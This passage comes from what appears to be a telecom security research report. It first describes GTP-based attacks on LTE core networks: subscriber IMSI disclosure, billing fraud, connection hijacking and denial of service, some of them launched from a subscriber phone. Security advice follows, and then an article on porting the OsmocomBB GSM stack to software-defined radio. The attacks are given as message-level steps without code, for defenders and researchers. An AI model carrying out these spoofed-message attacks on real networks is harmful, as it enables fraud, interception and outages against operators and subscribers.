


Figure 6. Hijacking the Internet connection by sending a "Modify Bearer Request" message




Figure 7. Hijacking the Internet connection by sending a "Context Request" message

With the TEID and TMSI, an attacker can then determine the subscriber's IMSI (Figure 3). For this, the attacker needs to send a GTP-C "Identification Request" message to the MME. If the request succeeds, an "Identification Response" message containing the IMSI of the victim subscriber is received in response.

The IMSI is the basic ID used for attacking SS7 and Diameter. In addition, this attack allows bypassing the radio interface protection that masks real IMSIs by replacing them with TMSIs, and tracking subscriber location by passive radio scanning.

The attack scenarios detailed in this report involve GTPv2 messages.

"Sponsored" Internet

Insufficient protection of EPC components allows the attacker to gain access to the operator's services and resources bypassing the charging system or at the expense of other subscribers (Figure 4). As a result, the operator may suffer direct financial losses, while subscribers may receive huge bills for services that they did not actually use. Such situations may occur if IP addresses of devices that send requests to operator's equipment are not verified.

An attacker can spoof another subscriber's identity to gain unauthorized Internet access by sending a specially generated GTP-C "Create Session Request" service message to the P-GW (Figure 4). If the request contains an IMSI belonging to an actual subscriber, the charging system will charge this subscriber for all traffic used by the attacker. Otherwise, when the IMSI is not assigned to an actual subscriber, data transmission costs will be incurred by the operator.

Another variant of this attack (Figure 5) uses the CGF (Charging Gateway Function) failover mechanism. This component is responsible for receiving and verifying detailed data on the service provided—CDR (Charging Data Record)—in the billing system. When the CGF buffer is overflowed or overloaded, data on the service provided can be rejected by a "Redirection Request" message that contains the IP address of a backup gateway. By exploiting this fact, attackers can send such requests to the P-GW indicating their IP addresses as free CGF addresses, which allows bypassing the CGF.

The described attack scenarios can potentially give attackers unauthorized unlimited access to resources, for example to services that are not included in the attackers' rate plan, which will inflict direct financial losses on the mobile operator.

Connection hijacking

This type of attack threatens to leak sensitive subscriber data and compromise important resources. The attacker can continue spoofing the subscriber's identity, and when the connection is handed over to the subscriber, the subscriber will be denied further service.

To conduct an attack, the attacker needs to send a specially generated GTP-C "Modify Bearer Request" message, posing as the S-GW, to the P-GW. As a result, the attacker is connected to the subscriber's current session and can continue it as the subscriber. The P-GW sends data to the attacker, while the subscriber is disconnected (Figure 6).

The same attack can be conducted on the MME by using a specially generated GTP-C "Context Request" message in which the TEID and TMSI of the subscriber being attacked are specified among other parameters (Figure 7).



The described scenario, which is made possible due to a vulnerability in the GTP protocol and failure to verify the sender's IP addresses, allows the attacker to access the Internet as a subscriber. This method can be used for bypassing lawful interception systems, for example by fugitives hiding from law enforcement agencies.

DoS attacks on subscribers

In the EPC, several scenarios for conducting a denial-of-service attack blocking the subscriber's Internet connection are possible. If the connection is lost once, the user can restart the smartphone to restore it. But if the attacker is conducting such an attack continuously, the subscriber will be blocked completely. By bruteforcing TEIDs, the attacker can disconnect multiple users at once. Such actions significantly affect the overall quality of services provided and subscribers' loyalty to the operator.

This attack (Figure 8) is successful if the sender's address is not verified on the operator's equipment when the attacker sends a GTP-C "Delete Bearer Request" message, posing as the S-GW, to the MME containing the subscriber's TEID; the sender's IP address is replaced with the IP address of the S-GW. After this, the subscriber's device is disconnected until it is reconnected to the network or restarted.

The attacker can also disconnect the subscriber from the Internet by obtaining the TEID of the subscriber's current session and sending a GTP-C "Delete Session Request" message to the P-GW (Figure 9).

DoS attacks on the operator's equipment

Manufacturers of telecommunications equipment do not always scrutinize the "worst-case scenarios" of how interfaces and protocols may be abused, preferring to assume that all network elements will comply with standards. Our experience shows that several specially crafted incorrect packets can cause elements of the operator's signaling network to malfunction (Figure 10).




Figure 8. DoS attack on a subscriber via a "Delete Bearer Request" message




Figure 9. DoS attack on a subscriber via a "Delete Session Request" message




Figure 10. DoS attack on an operator via incorrect packets

Such vulnerabilities must be promptly eliminated in accordance with the recommendations detailed in the Security advice section of this research. Equipment errors during message processing can lead to network disruptions, degradation of quality, or denial of service for multiple subscribers.

Attacks from an LTE modem or mobile phone

Another major security problem is caused by GTP-U tunnels, containing user data, that terminate at the P-GW. Only their payload is transmitted to external networks. If an authorized mobile Internet user encapsulates a GTP-U packet as payload in a service packet (GTP-C), the P-GW may treat this as a control signal packet, instead of sending them along together down the network. Thus, if GTP-in-GTP attacks are not blocked on the network, all attacks described in this report are possible not only from inside the network but also from a subscriber LTE modem or mobile phone (Figure 11).




Figure 11. Attacks possible not only from inside a network but also from a mobile phone

For example, a DoS attack on a specific user can be conducted by sending GTP-C "Delete Session Request" subscriber disconnection service messages to the P-GW, posing as another user via GTP-U. A similar attack can be conducted on the MME via GTP-C "Delete Bearer Request" service messages. In both cases, the attacker needs the session TEID of the subscriber being attacked.

Root cause of 4G and 5G insecurity

The simplified packet core structure and the transition to the All IP Network model enable potential attackers to use a wide range of already-existing tools to conduct attacks such as identity spoofing for fraudulent purposes, interception of text and email messages, eavesdropping on VoLTE calls, and blocking connections.

Some of these threats are caused by deficiencies in operator's equipment configuration, for example failure to verify the sender's IP address and device port. Attackers can therefore spoof the sender's address or create, intercept, and terminate sessions as another subscriber. Other problems arise from the lack of encryption on device interfaces, which enables attackers to exploit the operator's service information.

Security advice

Mobile operators must ensure protection of communications and hardware from unauthorized access, and regularly assess the security of their infrastructure, especially in and around interconnects with other operators (GRX, in the case of the EPC).

It is necessary to remember that any changes to the quantity or quality of equipment affect network configuration, and therefore can degrade network security. Keeping security settings up to date requires special tools for monitoring, analyzing, and filtering messages that cross network boundaries.

With the rise of the Internet of Things (IoT) and Industrial Internet of Things (IIoT), the security of 4G networks will move higher on the agenda in coming years than ever before. For example, by 2026 10 percent of all cars in the world will be self-driving.⁴ By this time, the first smart city is expected to appear, with automated management of energy, logistics, and traffic. That is why the first mobile operators to build a secure ecosystem to connect IoT infrastructure will gain a strong competitive advantage.

⁴ goo.gl/oeEJb4 (weforum.org)

How to assemble a GSM phone based on SDR



Telecom Security Team

The smartphones so familiar to most of us contain an entire communication module separate from the main CPU. This module is what makes a "smartphone" a "phone." Regardless of whether the phone's user-facing operating system is Android or iOS, the module usually runs a proprietary closed-source operating system and handles all voice calls, SMS messages, and mobile Internet traffic.

Of course, open-source projects are more interesting to security researchers than closed-source ones. The ability to look under the hood and see how a particular program component works makes it possible to find and fix errors, plus verify that undocumented functionality is not present. As a pleasant bonus, access to source code helps novice developers to learn from colleagues and make contributions of their own.

OsmocomBB project

These considerations inspired creation of the Open Source Mobile Communications (Osmocom) project all the way back in 2008. Initially, the developers' attention was focused on OpenBSC, a project for running a self-contained cellular network on hefty commercial base stations. OpenBSC was first presented in 2008 at the Chaos Communication Congress annual conference.


Over time, Osmocom branched out into more projects. Today it serves as the umbrella for dozens of initiatives, one of which is OsmocomBB—a free and open-source implementation of the mobile-side GSM protocol stack. Unlike its predecessors, such as TSM30, MADos for Nokia 33XX, and Airprobe, OsmocomBB caught the attention of researchers and developers, and continues to be developed.

OsmocomBB was initially envisioned as a full-fledged firmware for open-source cell phones, including a GUI and other components, focusing on an alternative implementation of the GSM protocol stack. However, this idea did not catch on among potential users, so OsmocomBB today serves as an indispensable set of research tools and learner's aid for those new to GSM.

With OsmocomBB, researchers can assess the security of GSM networks and investigate how the radio interface (Um interface) functions on cellular networks. What kind of encryption is used, if any? How often are encryption keys and temporary subscriber IDs changed? What is the likelihood that a voice call or SMS message will be intercepted or forged by an attacker? OsmocomBB allows quickly finding the answers to these and many other questions. Some of the many other uses include launching a small GSM base station, investigating the security of SIM cards, and sniffing traffic.

Similar to the case with the Aircrack-ng project and network cards, OsmocomBB's primary hardware platform consists of mobile phones based on the Calypso chipset. Generally speaking, these are Motorola C1XX phones. At the start of OsmocomBB development, it was decided to use the phones in the interest of saving time—otherwise, the process of designing and manufacturing new equipment could drag on indefinitely. Another reason was that some parts of the source code and specifications for the Calypso chipset had been leaked to the Internet, which gave a head start to reverse engineering of the firmware and subsequent development.


However, this expedient came at a price. Phones based on the Calypso chipset are no longer produced, forcing researchers to search for secondhand models. Moreover, some parts of the current implementation of the GSM stack physical layer are heavily based on a Digital Signaling Processor (DSP). The code of this processor is proprietary and not fully known to the public. Both factors create roadblocks for OsmocomBB, reducing its potential and increasing the barrier to entry for developers and project users at large. As just one example, implementing GPRS support is impossible without changing the DSP firmware.



Breathing in new life with a new hardware platform

The OsmocomBB software consists of a number of applications, each of which has a specific purpose. Some applications run directly on a computer in any UNIX-like environment. Other applications are provided in the form of firmware that must be loaded on to the phone. The applications interact through the phone serial port, which is combined with the headset connector. In other

121
121
121
121
121



words, an unremarkable TRS connector (2.5-mm micro-jack) can be used for transmitting both sound and data! Similar technology is used in smartphones in order to support headphone remotes, selfie sticks, and other accessories.

Lack of other interfaces (such as USB) and the need to use a serial port also impose certain limitations, particularly on the data transfer rate. The low bandwidth of the serial interface limits the ability to sniff traffic and run a base station. Moreover, a ready-made cable for connecting the phone to USB is difficult to find; in most cases this cable must be DIY'ed, raising the barrier to entry higher still.

Eventually, the combination of these difficulties gave rise to the idea of switching to a different hardware platform that would remove these software and hardware limits. Such a platform should be available to everyone, in terms of both physical availability and price. Due to rapid growth in popularity and availability, Software-Defined Radio (SDR) technology perfectly meets these requirements.

The essence of SDR is to develop general-purpose radio equipment not tied to a specific communication standard. Thanks to this, SDR has become very popular both among radio amateurs and manufacturers of commercial equipment. Today, SDR is actively used in cellular communications for deployment of GSM, UMTS, and LTE networks.


That said, the idea of using SDR to develop and launch a GSM mobile phone with OsmocomBB is not new. Osmocom developers worked on this but abandoned their efforts. A Swiss laboratory¹ also attempted to do so, unfortunately never advancing beyond the proof-of-concept stage. Nonetheless, we decided to resume work in this direction by implementing support for a new SDR-based hardware platform for OsmocomBB. The platform is identical to the Calypso chipset in terms of backward compatibility, while also being more open to modifications.

The remainder of this article will describe the process of developing the new platform, the problems encountered, and the solutions we found. In the conclusion, we will share our results, limitations of the current implementation, ideas for further development, and advice for how to get OsmocomBB working on SDR.

Project history

As mentioned already, OsmocomBB includes two types of applications: some run on a computer and others are loaded on to the phone as part of alternative firmware. The both sides interact via osmocon, a small program that connects them to each other through the serial port. Interaction occurs using the simple L1CTL (GSM Layer 1 Control) binary protocol, which supports only three types of messages: request (REQ), conformation (CONF), and indication (IND).

We decided to preserve this structure, as well as the protocol itself, for transparent compatibility with existing applications. This resulted in a new application, *trxcon* (short for "transceiver connection"), which serves as a bridge among high-level applications (such as *mobile* and *ccch_scan*) and the transceiver (a separate application that manages SDR).




The transceiver is a separate program that performs low-level tasks of the GSM physical layer, such as time and frequency synchronization with the network, signal detection and demodulation, and modulation and transmission of the outgoing signal. Among ready-made solutions, there are two suitable projects: *OsmoTRX* and *GR-GSM*. The first is an improved modification of the transceiver from the *OpenBTS* project (it is used by Osmocom projects for running base stations), while the second provides a set of GNU Radio blocks for receiving and decoding GSM signals.

¹ goo.gl/CBWfGx, goo.gl/wdmQMp


Despite the completeness of its implementation and out-of-the-box support for signal transmission, OsmoTRX with its cocktail of C and C++ will not please the developer who values clean, readable source code. For example, altering a few lines of code in OsmoTRX may require studying the entire class hierarchy, while GR-GSM offers incomparable modularity and freedom of modification.

Nevertheless, OsmoTRX still has a number of advantages. The most important of these are performance, low resource requirements, and small size of executable code and dependencies. All this makes the project fairly friendly to embedding on systems with limited resources. By comparison, GNU Radio looks positively gluttonous. Development targeted OsmoTRX exclusively at first, but ultimately the choice was made to use GR-GSM as transceiver.


To ensure backward compatibility, a TRX interface was implemented in `trxcon`. This interface is also used in the OsmoTRX, OsmoBTS, and OpenBTS projects. The interface uses three UDP sockets for each connection; each socket has a separate purpose. One of them is the CTRL interface, which allows controlling the transceiver (setting frequency, gain, and so on). The second one is called DATA—as the name implies, it exchanges information that needs to be transmitted (Uplink) or that has already been received (Downlink). The last socket, CLCK, is used to pass on timestamps from the transceiver.



We also implemented a new application, `grgsm_trx`, for GR-GSM. The application initializes the basic set of blocks (flow graph) and provides the TRX interface for an external control application, which in our case is `trxcon`. The flow graph initially consisted only of blocks for reception, that is, detection and demodulation of bursts—the smallest information pieces of the GSM physical interface. Every burst that is output by the demodulator is a bit sequence consisting mainly of a payload and midamble that allows the receiver to synchronize with the transmitter but (unlike a preamble) is located in the middle.



At this point in development, high-level applications such as `ccch_scan` were already able to set the SDR to a certain frequency, launch the synchronization process with the base station, and demodulate the received signal. However, these initial successes were accompanied by difficulties. Since most of the implementation of the OsmocomBB physical layer previously relied on the phone DSP, encoding and decoding of packets according to GSM 05.03 specifications was not implemented separately—it was performed with proprietary code.



123


123

123

123

The newly implemented transceiver would pass on bursts to the upper layers of the implementation, while the current implementation of the upper layers was expecting LAPDm byte packets (mostly 23 bytes each) from the physical layer. Moreover, the transceiver needed accurate Time Division Multiple Access (TDMA) with the base station, even though high-level applications were completely unaware and transmitted outgoing packets when needed.


To fix this, we implemented a TDMA scheduler that accepts LAPDm packets from high-level applications, encodes them into bursts, and passes them to the transceiver, determining the transmission time using frame and timeslot numbers. The scheduler reassembles bursts arriving from the transceiver, decodes them and passes them on to the upper layers. According to GSM 05.03, coding and decoding involve, respectively, adding redundant data to information bits and then recovering LAPDm packets from those padded sequences by using the Viterbi algorithm.



It may sound confusing, but a similar process of encoding and decoding LAPDm packets takes place both on the mobile phone and on the base station. Fortunately, a free open-source implementation already existed, in the form of Osmocom Base Transceiver Station (OsmoBTS). This project's code related to GSM 05.03 was reworked, documented, and moved to libosmocore (the Osmocom project core) as a child library called libosmocoding. Thanks to this, many projects—including OsmocomBB, GR-GSM, and OsmoBTS—can all take advantage of this implementation without duplicating code. The TDMA scheduler itself was also implemented in a way similar to OsmoBTS, but taking mobile phone workings into account.


After this, receiving was successful! But the most important feature for the functioning of a mobile phone—data transmission—was still missing. The problem was that initially there were no blocks in GR-GSM for modulating and transmitting the signal. Fortunately, project author Piotr Krysik supported implementation of this functionality and contributed to collaboration for this purpose.

To avoid wasting time while data transmission was being worked on, we came upon a temporary workaround. As it turned out later, this workaround was a very useful solution in its own right—a set of tools for emulating the transceiver as a virtual Um interface. Since both OsmocomBB and OsmoBTS now support the TRX interface, the projects can be easily interconnected: each Downlink burst from the OsmoBTS is passed on to the trxcon application, while every Uplink




burst from OsmocomBB is passed on to OsmoBTS. A simple application written in Python, called FakeTRX, allowed running a virtual GSM network without any equipment!


Thanks to this set of tools, a large number of bugs in implementation of the TDMA scheduler were subsequently found and fixed. Support for dedicated channels, such as SDCCH and TCH, was also implemented. The first type of GSM logical channels is mainly used for sending SMS messages, USSD requests and (sometimes) establishing voice calls. The second type is used for voice transmission during a call. The GSM Audio Packet Knife (GAPK) project helped to provide basic support in OsmocomBB for recording and encoding, as well as decoding and reproduction of sound, since this task was previously performed by the phone DSP.



Meanwhile, Piotr Krysik developed and successfully implemented all the missing blocks necessary for signal transmission. Since GSM uses Gaussian Minimum Shift Keying (GMSK) modulation, he used the existing GMSK Modulator block from GNU Radio. However, the main problem was to ensure synchronization with the base station. Each burst must be transmitted on time, that is to say, within the timeslot allocated by the base station. Timing buffers in the TDMA system allow compensating for small discrepancies. The situation was complicated by the lack of an accurate clock generator in most SDR devices, due to which the whole system would tend to drift.



The solution we found involves using the hardware clock of SDR devices, such as those from USRP, based on which incoming bursts are stamped with the current hardware time. By comparing these stamps and the current frame number decoded from the SCH burst, it is possible to perform adjustment and set the exact time for transmitting outgoing information. The only problem was that standard GNU Radio blocks designed for interaction with SDR do not support temporary stamps, so we had to replace the blocks with UHD Source and Sink, restricting support to USRP devices.



As a result, when the transceiver was ready for operation, the time had come to venture beyond the virtual Um interface. But some glitch is always bound to come up during the first trial run of something new—and sure enough, our attempt to run the project on real equipment was unsuccessful. We had not taken into account one aspect of timing in GSM: the time count for the signal transmitted by the phone (Uplink) is specially delayed by three timeslots relative to the received signal (Downlink), which gives phones with a half-duplex communication module the time needed to perform frequency hopping. One small adjustment later, the project was up and running! For the first time, with the help of OsmocomBB and SDR, we could send an SMS message and make a voice call.

Results

Thanks to this work, we managed to build a bridge of sorts between OsmocomBB and SDR transceivers functioning through the Universal Hardware Driver (UHD). We implemented the main components of the GSM physical layer that are necessary for high-level applications, such as `ccch_scan`, `cbch_scan`, and `mobile`. All our work was made available to the public in the OsmocomBB main repository.

Now, by using SDR as a hardware platform for OsmocomBB, it has become possible to run a completely transparent GSM protocol stack that is free of proprietary components that have closed source code, such as a DSP of Calypso-based phones, while also allowing on-the-fly debugging and modification of each component. In addition, developers and researchers gain a number of opportunities, for example:

- Running the network and phone in other frequency bands (such as 2.4 GHz)
- Integrating alternative audio codecs (for example, Speex or Opus)
- Implementing the GPRS / EGPRS stack

The tools for creating a virtual Um interface, which we referred to previously, were also published in the project repository. These tools are useful both for experienced developers (for example, for simulating load levels for various components of cellular network infrastructure and testing their stability) and for novice users, who can begin studying GSM in practice without the need to search for and purchase equipment.

